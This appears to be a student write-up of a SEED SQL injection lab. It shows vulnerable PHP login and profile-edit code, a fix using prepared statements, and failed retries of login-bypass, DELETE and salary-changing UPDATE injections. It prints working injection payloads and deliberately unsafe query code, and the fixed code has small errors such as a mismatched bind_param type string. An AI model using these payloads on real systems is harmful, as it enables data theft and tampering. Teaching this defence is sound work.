**Vulnerable code - unsafe\_home.php before implementing countermeasure:** This file contains SELECT statements




The screenshot shows a code editor window with the title "unsafe\_home.php". The code is written in PHP and contains several SQL queries. The code includes a connection setup, a query to authenticate a user, and a loop to convert the result into an array. The code is vulnerable to SQL injection because it uses direct string concatenation in the query construction.

```
$dbname="Users";
// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
}
return $conn;

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
        address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error .
        ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}
```

**unsafe\_home.php after implementing countermeasure:**




The screenshot shows the same code editor window after implementing countermeasures. The code now uses prepared statements to handle the user input. The SQL query is constructed using the `prepare`, `bind_param`, and `execute` methods of the MySQLi object. This prevents SQL injection by separating the SQL logic from the data.

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$stmt = $conn-> prepare("SELECT id, name, eid, salary, birth,
        ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password=?");
$stmt-> bind_param("ss", $input_uname, $hashed_pwd);
$stmt-> execute();
$stmt-> bind_result($bind_id, $bind_name, $bind_eid, $bind_salary,
        $bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address, $bind_email,
        $bind_nickname, $bind_Password);
$stmt-> fetch();
if ($bind_id != "") {
    drawLayout($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birth,
        $bind_ssn, $bind_Password, $bind_nickname, $bind_email,
        $bind_address, $bind_phoneNumber);
} else {
    echo "The account information you provided does not exist.\n";
    return;
}
/* if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error .
        ']\n');
    echo "</div>";
} */
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){

}
```

### Vulnerable code - unsafe\_edit\_backend.php before implementing countermeasure:

This file contains UPDATE statements




The screenshot shows a code editor window with the file "unsafe\_edit\_backend.php" open. The code contains several UPDATE statements without proper parameterization, making it vulnerable to SQL injection attacks.

```
36     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37     if ($conn->connect_error) {
38         die("Connection failed: " . $conn->connect_error . "\n");
39     }
40     return $conn;
41
42
43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection attack
45 $sql="";
46 if($input_pwd!=""){
47     // In case password field is not empty.
48     $hashed_pwd = sha1($input_pwd);
49     //Update the password stored in the session.
50     $_SESSION['pwd']=$hashed_pwd;
51     $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
52 }else{
53     // if password field is empty.
54     $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
55 }
56 $conn->query($sql);
57 $conn->close();
58 header("Location: unsafe_home.php");
59 exit();
60 ?>
61
62 </body>
63 </html>
```

Line 15, Column 16 | Tab Size: 4 | PHP


### unsafe\_edit\_backend.php after implementing countermeasure:




The screenshot shows the same file after implementing countermeasures. The code now uses prepared statements with question marks for parameters, significantly reducing the risk of SQL injection attacks.

```
41
42
43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection attack
45 $sql="";
46 if($input_pwd!=""){
47     // In case password field is not empty.
48     $hashed_pwd = sha1($input_pwd);
49     //Update the password stored in the session.
50     $_SESSION['pwd']=$hashed_pwd;
51     $stmt = $conn-> prepare("UPDATE credential SET nickname=?,email=? ,address=?,Password=?,PhoneNumber=? where ID=?;");
52     $stmt->bind_param("ssssii",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber,$id);
53     $stmt->execute();
54     $stmt->close();
55 }else{
56     // if password field is empty.
57     $stmt = $conn-> prepare("UPDATE credential SET nickname=?,email=? ,address=?,PhoneNumber=? where ID=?;");
58     $stmt->bind_param("ssssii",$input_nickname,$input_email,$input_address,$input_phonenumber,$id);
59     $stmt->execute();
60     $stmt->close();
61 }
62 $conn->query($sql);
63 $conn->close();
64 header("Location: unsafe_home.php");
65 exit();
66 ?>
67
68 </body>
69 </html>
```

Line 69, Column 8 | Tab Size: 4 | PHP



We perform the previous task 2.1 again. We try to login to the application as admin without using any login credentials and we see a blank page getting displayed. This is because of the countermeasure we have enabled.



```
[04/16/20]seed@VM:~$ curl "http://www.seedlabsqlinjecti  
on.com/unsafe_home.php?username=%27or+Name%3D%27admin  
%27%3B%23&Password="  
<!--  
SEED Lab: SQL Injection Education Web platform  
Author: Kailiang Ying  
Email: kying@syr.edu  
-->  
  
<!--  
SEED Lab: SQL Injection Education Web platform  
Enhancement Version 1  
Date: 12th April 2018  
Developer: Kuber Kohli  
  
Update: Implemented the new bootstrap design. Implemented  
a new Navbar at the top with two menu options for Hom  
e and edit profile, with a button to  
logout. The profile details fetched will be displayed u  
sing the table class of bootstrap with a dark table hea  
d theme.
```


We try this attack using the command line terminal using curl command. We see that we are not able to access the data of the application or login as admin.

```
d theme.  
  
NOTE: please note that the navbar items should appear o  
nly for users and the page with error login message sh  
ould not have any of these items at  
all. Therefore the navbar tag starts before the php tag  
but it end within the php script adding items as requi  
red.  
-->  
  
<!DOCTYPE html>  
<html lang="en">  
<head>  
    <!-- Required meta tags -->  
    <meta charset="utf-8">  
    <meta name="viewport" content="width=device-width, in  
itial-scale=1, shrink-to-fit=no">  
  
    <!-- Bootstrap CSS -->  
    <link rel="stylesheet" href="css/bootstrap.min.css">  
    <link href="css/style_home.css" type="text/css" rel="stylesheet">
```



```
px;" alt="SEEDLabs">></a>
can not assign session<ul class='navbar-nav mr-2' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></div><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Profile </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td></td></tr><tr><th scope='row'>Salary</th><td></td></tr><tr><th scope='row'>Birth</th><td></td></tr><tr><th scope='row'>SSN</th><td></td></tr><tr><th scope='row'>Nickname</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>[04/16/20]seed@VM:~$ █
```

Then we try to delete the Ryan's record from the credential table.




The screenshot shows a web browser window titled "SQLi Lab" with the URL "www.seedlabsqlinjection.com". The main content is a "Employee Profile Login" form. The "USERNAME" field contains the value "'or 1=1;delete from credential where name = 'Ry". The "PASSWORD" field is empty and labeled "Password". Below the form is a green "Login" button. At the bottom of the page, the text "Copyright © SEED LABS" is visible. The left sidebar of the browser window displays a vertical stack of icons, including a terminal, a file, a database, a gear, and a terminal.

The screenshot shows a web browser window titled "SQLi Lab" with the URL "www.seedlabsqlinjection.com". The main content is a "Employee Profile Login" form. In the "USERNAME" field, the value is set to "=1;delete from credential where name = 'Ryan';". Below the form is a green "Login" button. At the bottom of the page, the text "Copyright © SEED LABs" is visible. On the left side of the browser window, there is a vertical toolbar with various icons, including a terminal, a file manager, and a database icon.

This task also fails because the countermeasure is implemented. The delete operation does not happen.

The screenshot shows a web browser window titled "SQLi Lab" with the URL "www.seedlabsqlinjection.com/unsafe\_home.php". The page displays a "Profile" section with a table showing various employee details. The table has two columns: "Key" and "Value". The rows include Employee ID, Salary, Birth, SSN, NickName, Email, Address, and Phone Number. Above the table, the message "can not assign session" is displayed. On the right side of the page, there are navigation links for "Home", "Edit Profile", and "Logout". The same vertical toolbar on the left side of the browser window is present as in the previous screenshot.



We now login as Alice and try to change her salary that is not an editable field.

The screenshot shows a web browser window titled "SQLi Lab". The address bar displays the URL "www.seedlabsqlinjection.com/unsafe\_home.php". The main content area is titled "Alice Profile". It displays a table of employee information:

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

The "Salary" field in the table is highlighted with a yellow background, indicating it is not an editable field. The left side of the interface features a vertical toolbar with various icons, similar to the previous screenshot.

Alice's Profile Edit

NickName	, salary='200000' where EID='10000';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

When Alice tries to exploit the code by writing her Salary update query in the Nickname field, she sees that her Nickname gets changed instead of making any changes to her salary. She is unable to do SQL injection attack of UPDATE statement.

Alice Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	, salary='200000' where EID='10000';#
Email	
Address	
Phone Number	0

Employee Profile  
Login

USERNAME boby

PASSWORD ······

Login

Copyright © SEED LABs

Boby logs in to his profile and checks that his salary and profile are unchanged.

Home Edit Profile Logout

## Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

**Alice's Profile Edit**

NickName	', salary='0' where EID='20000';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

**Save**

Alice tries to modify Bob's salary again to change his salary to \$0. She logs in to her profile and Edits the Nickname field with the query she wants to execute. When she saves her profile, only her Nickname changes.

**Alice Profile**

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	', salary='0' where EID='20000';#
Email	
Address	
Phone Number	0

**Boby Profile**


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Boby's profile remains unchanged by this SQL injection attack. Alice then tries to change Boby's password using the hashed value she found out. She uses the same trick as before and tries to update Boby's profile from her Edit profile page in the Nickname field.

